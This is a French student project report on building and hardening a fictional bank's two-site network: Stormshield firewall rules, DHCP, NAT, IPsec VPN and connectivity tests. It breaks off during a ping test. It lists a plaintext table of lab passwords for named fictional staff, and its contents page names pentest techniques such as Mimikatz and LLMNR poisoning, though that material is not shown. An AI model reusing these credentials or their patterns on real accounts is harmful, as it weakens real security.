SAE4.Cyber.01 : Compte rendu du projet final

Ce projet, à la fois technique et professionnalisant, s'inscrit dans un contexte réaliste : la mise en place et la sécurisation complète du système d'information d'une institution bancaire fictive nommée RT Bank, répartie sur deux sites géographiques (Saint-Denis et Saint-Pierre).

L'enjeu principal de cette SAÉ était d'apporter une réponse cohérente, sécurisée et justifiée à un cahier des charges précis, en assurant la protection des services critiques de l'entreprise (pare-feu, services DNS et web, Active Directory…) tout en respectant les recommandations de sécurité de l'ANSSI. L'approche projet nous a permis de simuler une situation professionnelle dans laquelle nous avons dû anticiper les vulnérabilités, configurer les services réseau de manière sécurisée, et mettre en place des mécanismes de surveillance et de défense, tout en documentant l'ensemble des choix techniques.

À travers ce compte rendu, nous présenterons la démarche adoptée, les outils et ressources mobilisés, ainsi que les solutions techniques mises en œuvre pour atteindre les objectifs fixés. Ce projet a également été l'occasion de renforcer notre compréhension des attaques réseau et des méthodes de durcissement des systèmes, en nous appuyant sur les acquis des semestres précédents...

SOMMAIRE

1 - Présentation du projet

A - Présentation globale

B - Organigramme

C - Table d'adressage

2 - Mise en place des pare-feux

A - Configuration des interfaces

B - Configuration du DHCP

C - Configuration des règles

D - Configuration du lien VPN IPSEC

E - Test du fonctionnement

3 - Mise en place de serveur Windows

A - Configuration d'Active Directory

B - Configuration du RODC

4 - Mise en place de serveurs internes

A - Configuration du serveur de supervision Zabbix

B - Configuration du serveur de métier

C - Configuration du serveur d'impression

5 - Mise en place de serveurs externes

A - Configuration du serveur WEB principal

B - Configuration du serveur WEB secondaire

C - Configuration du serveur DNS principal

D - Configuration du serveur DNS secondaire

E - Configuration du serveur HAProxy

F - Configuration du WAF ModSecurity

6 - Pentest du serveur Windows

A - Reverse Shell

B - Imitation de jeton

C - Utilisation de Mimikatz

D - Empoisonnement LLMNR


7 - Hardening du serveur Windows

8 - Bibliographie

1 - Présentation du projet


A - Présentation globale

Ce projet consiste à mettre en place un réseau opérateur à l'aide d'équipements physiques et surtout de machines virtuelles, dans un environnement de test proche des conditions réelles. L'infrastructure déployée relie les différents éléments d'une entreprise : un site principal, une zone démilitarisée (DMZ) accueillant les serveurs, un réseau local (LAN) destiné aux postes clients, ainsi qu'une succursale distante. L'ensemble de ces éléments est interconnecté et protégé par un pare-feu assurant la sécurité des flux entre les différentes zones du réseau :



En réalité, cette topologie possède une vulnérabilité, étant que la RODC est directement exposée à l'internet, chose que nous pouvons arranger en ajoutant un second pare-feu entre le RODC et l'internet.


Cette topologie est donc celle exhaustive des équipements utilisés :



Avec la liaison entre les deux NAT étant l'internet et ce qui se trouvant de chaque côté de chacun étant le site de Saint-Denis pour le NAT1 et le site de Saint-Pierre pour le NAT2.

B - Organigramme

Les utilisateurs de cette topologie sont les suivants :



Ils se présentent sous le tableau suivant :

Direction	Fonction	Nom	Mot de passe
Direction Générale	Directeur Général	Henri FEVRIER	**FeV7Hn2***
Ressources Humaines (DRH)	Responsable RH	Claire GILLOT	**GiL2Ci5$**
Ressources Humaines (DRH)	Service Recrutement	Jean PETIT	**PeT4Je9!**
Ressources Humaines (DRH)	x	Claire BEGUÉ	**BeG8Cl1@**
Ressources Humaines (DRH)	x	Julien LARDON	**LaR6Ju3#**
Ressources Humaines (DRH)	Service Paie	Marian SIEMENS	**SiE9Ma4%**
Ressources Humaines (DRH)	x	Louis KLEIN	**KlE1Lo7^**
Ressources Humaines (DRH)	x	Marvin LOYAL	**LoY5Ma2&**
Commerciale (DC)	Responsable Commercial	Laurent LEGROS	**LeG3La8***
Commerciale (DC)	x	Jean BORDEREAU	**BoR7Je5$**
Affaires Financières (DAF)	Responsable Financier	Laure PAPIN	**PaP2La6!**
Affaires Financières (DAF)	Service Comptabilité	Vincent CHANE	**ChA4Vi9@**
Affaires Financières (DAF)	x	Marie-Paule DE LA ROCHELLE	**RoC8Ma1#**
Affaires Financières (DAF)	x	Louise ALIBABA	**Al**l**6Lo3%**
Système d'Information (DSI)	Responsable SI	Pierre BOURGEOIS	**BoU9Pi7^**
Système d'Information (DSI)	Pôle Réseau & Système	Rohan ALAMELOU	**Al85Ro2&**
Système d'Information (DSI)	x	Sandjay ALCINOUS	**AlC0Sa0!**

Système d'Information (DSI)	x	Bilel BOUGHLEM	**BoU7Bi5@**
Système d'Information (DSI)	x	Patrick JOINTURE	**JoI3Pa8***
Système d'Information (DSI)	Pôle Sécurité	Robert ARNAU	**ArN7Ro5$**
Système d'Information (DSI)	x	Marc RAZAFINDRALAMBO	**RaZ2Ma6!**
Système d'Information (DSI)	Pôle Développement Logiciel	Loïc EON	**EoN4Lo9@**
Système d'Information (DSI)	x	Monique MACDONALD	**MaC8Mo1#**
Communication (COM)	Responsable Communication	Claire BEGUÉ	**BeG6Cl3%**
Marketing (DMA)	Responsable Marketing	Lisa FREITAS	**FrE9Li7^**
Marketing (DMA)	x	Jérôme PATIENT	**PaT5Je2&**
Marketing (DMA)	x	Thibault GERARD	**GeR3Th8***
Opérations (DOP)	Responsable Opérations	Sandrine SINAPOURALENARALI NGOM	**SiN7Sa5$**
Opérations (DOP)	Pôle Opérations	Louane PIERRET	**PiE2Lo6!**
Opérations (DOP)	x	Alice GERMAIN	**GeR4Al9@**
Opérations (DOP)	x	Manon RASPI	**RaS8Ma1#**
Opérations (DOP)	Pôle Recouvrement (contentieux)	Justine RIVIERE	**RiV6Ju3%**
Opérations (DOP)	x	Donain SAMOUSSA	**SaM9Do7^**
Opérations (DOP)	x	Maline ROSEE	**RoS5Ma2&**

Évidemment, lorsqu'une organisation propose des mots de passes à ses utilisateurs, ceux-cis doivent les changer car les mots de passes transmis peuvent rester stockés sur la plateforme de transmission. Des mots de passe changés conformément à une politique de sécurité.

C - Table d'adressage

Et voici la table d'adressage des différents équipements de la DMZ, du réseau LAN Serveur, du réseau LAN Client, et du pare-feu du site de Saint-Denis :

Machine	*Interface*	*Adresse IP*	*Passerelle par défaut*
Stomrshield1	f0/1	Dynamique (DHCP)	Dynamique (DHCP)
	f0/2	10.10.10.254/24	x
	f0/3	10.10.20.254/24	x
	f0/4	10.10.30.254/24	x
Domaine rtbank.re	eth0	10.10.10.10/24	10.10.10.254
Impression	eth0	10.10.10.40/24	10.10.10.254
Supervision	eth0	10.10.10.100/24	10.10.10.254
Métier	eth0	10.10.10.201/24	10.10.10.254
Client1	eth0	Dynamique (DHCP)	10.10.20.254
Client2	eth0	Dynamique (DHCP)	10.10.20.254
HAProxy	f0/1	10.10.30.1/24	10.10.30.254
WEB1	eth0	10.10.30.2/24	10.10.30.254
WEB2	eth0	10.10.30.3/24	10.10.30.254
DNS1	eth0	10.10.30.4/24	10.10.30.254
DNS2	eth0	10.10.30.5/24	10.10.30.254

Et celle du site de Saint-Pierre :


Machine	*Interface*	*Adresse IP*	*Passerelle par défaut*
Stormshield2	f0/1	Dynamique (DHCP)	Dynamique (DHCP)
	f0/2	10.20.10.254/24	x
RODC	eth0	10.20.10.11/24	10.20.10.254

2 - Mise en place des pare-feux


Nous avons choisi des pare-feux Stormshield de version 4.2.8, que nous avons appris à maîtriser dans d'autres ressources et qui sont réputés pour leur robustesse, leur interface intuitive ainsi que leurs nombreuses fonctionnalités avancées.

A - Configuration des interfaces

C'est dans le menu Configuration/Network/Interfaces que nous pouvons configurer les interfaces et leurs adresses IP :



Nous créons donc les interfaces out, servers, clients et dmz associées aux ports 1, 2, 3 et 4 du pare-feu. Puis ajoutons une adresse IP à chacune des interfaces conformément à la table d'adressage. En cliquant droit sur l'interface, nous pouvons vérifier son statut et confirmer son accessibilité :



Une fois cela fait pour toutes les interfaces, nous obtenons la configuration suivante :


Port	Type	Status	IPv4 address
1	Ethernet, 1 Gb/s		192.168.122.189/24
2	Ethernet, 1 Gb/s		10.10.10.254/24
3	Ethernet, 1 Gb/s		10.10.20.254/24
4	Ethernet, 1 Gb/s		10.10.30.254/24

Et le pare-feu possède bel et bien des adresses IP correctes sur ses interfaces qui sont toutes actives.


B - Configuration du DHCP

L'interface clients ayant besoin d'un adressage IP dynamique pour permettre la connexion des postes, il est nécessaire d'y activer le service DHCP. Pour cela, il faut se rendre dans le menu Configuration/Network/DHCP permettant de gérer le service DHCP pour l'ensemble des interfaces du pare-feu.


Nous commençons par activer le service à l'aide du bouton prévu à cet effet. Une fois le service activé, nous devons créer les objets associés à différentes configurations, dans la page de création d'objets jusqu'à la section Address range. C'est ici que nous pouvons définir une plage d'adresses IP, c'est-à-dire l'intervalle d'adresses que le pare-feu pourra attribuer automatiquement aux clients connectés à cette interface :



Puis dans la section DNS name, spécifions l'adresse IP du serveur de nom primaire :



Et faisons de même pour le serveur de nom secondaire, puis obtenons ce service DHCP après avoir sélectionné l'objet correspondant à sa fonction :



Et le service DHCP est fonctionnel, ceci est vérifié dans la partie Test du fonctionnement.

C - Configuration des règles


Nous pouvons alors configurer les règles du pare-feu dans le menu Configuration/Security Policy/Filter - NAT, dans un premier temps celles de filtrage.

La définition de règles de pare-feu constitue une étape essentielle dans la mise en place d'une stratégie de sécurité informatique efficace. Ces règles permettent de contrôler précisément le trafic réseau, qu'il soit entrant ou sortant, et ainsi de limiter l'exposition aux menaces extérieures. En filtrant les flux selon des critères définis (adresses IP, ports, protocoles, etc.), le pare-feu agit comme une barrière de protection entre le réseau interne de l'organisation et des sources externes potentiellement dangereuses.

Cette approche préventive permet non seulement de bloquer les accès non autorisés et les tentatives d'intrusion, mais elle contribue également au respect des exigences légales et réglementaires en matière de protection des données. En définitive, les règles de pare-feu jouent un rôle central dans la préservation de la confidentialité, de l'intégrité et de la disponibilité des ressources informatiques.

Dans le cadre de notre configuration, nous avons choisi d'adopter un modèle de sécurité basé sur la politique de confiance zéro. Cette approche repose sur l'idée que rien ni personne ne doit être considéré comme fiable par défaut, qu'il s'agisse d'un utilisateur, d'un service ou d'un appareil. En d'autres termes, seules les communications explicitement autorisées sont permises : nous appliquons donc une politique de restriction maximale, en autorisant uniquement ce qui est strictement nécessaire au fonctionnement du système.

Par ailleurs, il est important de noter une particularité propre aux pare-feu Stormshield : l'ordre de traitement des règles. Contrairement à la logique classique où les règles sont évaluées de haut en bas, Stormshield applique un ordre de priorité inversé. Cela signifie que le pare-feu commence l'analyse du trafic par les règles situées en bas de la liste et remonte jusqu'à en trouver une applicable. Une fois cette règle trouvée, elle est appliquée, même si d'autres règles plus générales sont définies plus haut. Ce mode de fonctionnement permet de donner la priorité aux règles les plus spécifiques, souvent placées en fin de liste, afin de mieux affiner la stratégie de filtrage :



Expliquons ces règles :

- Les deux premières sont simplement celles qui nous permettent de configurer le pare-feu à partir de notre navigateur.


- La troisième règle définit que tous les sous-réseaux internes sont autorisés à accéder à Internet. Elle permet aux machines internes de naviguer sur le web, d'effectuer des mises à jour, ou d'accéder à des services externes nécessaires au fonctionnement quotidien. (Il aurait été possible de n'autoriser que le port 443 pour HTTP sécurisé mais cette mesure semble trop restrictive.)

- La quatrième règle définit le blocage des connexions provenant du réseau clients vers le serveur de supervision. Elle renforce la sécurité en limitant l'accès à ce serveur sensible uniquement aux entités autorisées.

- La cinquième règle autorise tout le trafic entre les réseaux LAN clients et serveurs vers l'ensemble des sous-réseaux. Elle permet donc une communication libre entre ces segments internes du réseau, ce qui peut être utile pour le bon fonctionnement des services partagés.

- Et évidemment, tout autre type de requête doit être bloqué, chose faite avec la sixième règle.

Puis nous configurons les trois règles NAT suivantes :



Expliquons également ces règles :


- La première règle permet aux sous-réseaux internes de pouvoir accéder à Internet. Elle autorise ainsi les machines et serveurs présents dans les différents sous-réseaux à se connecter à l'extérieur pour des tâches telles que les mises à jour, la navigation ou l'accès à des services en ligne nécessaires pour le fonctionnement du réseau.

- La seconde et la troisième règle permettent l'accès externe aux ressources critiques de la DMZ, à savoir le serveur DNS et le serveur Web, tout en passant par notre serveur HAProxy. Ce serveur joue un rôle clé en optimisant la distribution des connexions entrantes, assurant ainsi la haute disponibilité et la résilience des services exposés à Internet.

D - Configuration du lien VPN IPSEC

Nous utilisons une liaison VPN IPsec afin de sécuriser les communications entre nos réseaux distants via Internet. Cette technologie garantit la confidentialité, l'intégrité et l'authenticité des données en chiffrant l'ensemble du trafic IP, protégeant ainsi nos échanges contre toute interception ou modification non autorisée.

Pour configurer ce VPN, nous devons nous rendre dans le menu Configuration/VPN/IPSEC VPN :



Nous nous aidons de cette source ainsi que du tutoriel vidéo qui va avec afin de configurer le tunnel VPN IPSEC tout en adaptant ce qui doit être adapté :

https://firesecure.fr/configuration-dun-vpn-ipsec-stormshield/

E - Test du fonctionnement

Commençons par tester le service DHCP, avec la première machine du LAN client (Client1 nommé boughlem) qui relancera sa carte réseau au moyen de la commande ipconfig /renew :

```
C:\Users\boughlem>ipconfig /renew

Configuration IP de Windows

Carte Ethernet Ethernet :

   Suffixe DNS propre à la connexion. . . :
   Adresse IPv4. . . . . . . . . . . . . .: 10.10.20.1
   Masque de sous-réseau. . . . . . . . . : 255.255.255.0
   Passerelle par défaut. . . . . . . . . : 10.10.20.254
```

Et le client obtient bel et bien son adresse IP 10.10.20.1/24, avec la bonne passerelle par défaut.

Puis testons la simple connectivité de la topologie, le Client1 tentera de communiquer avec le serveur d'Active Directory Domaine rtbank.re :

```
C:\Users\boughlem>ping 10.10.10.10

Envoi d'une requête 'Ping'  10.10.10.10 avec 32 octets de données :
Réponse de 10.10.10.10 : octets=32 temps=1 ms TTL=127
Réponse de 10.10.10.10 : octets=32 temps=3 ms TTL=127
Réponse de 10.10.10.10 : octets=32 temps=7 ms TTL=127
Réponse de 10.10.10.10 : octets=32 temps=5 ms TTL=127

Statistiques Ping pour 10.10.10.10:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 1ms, Maximum = 7ms, Moyenne = 4ms
```

Testons, toujours avec le Client1 de communiquer avec le serveur HAProxy :

```
C:\Users\boughlem>ping 10.10.30.1

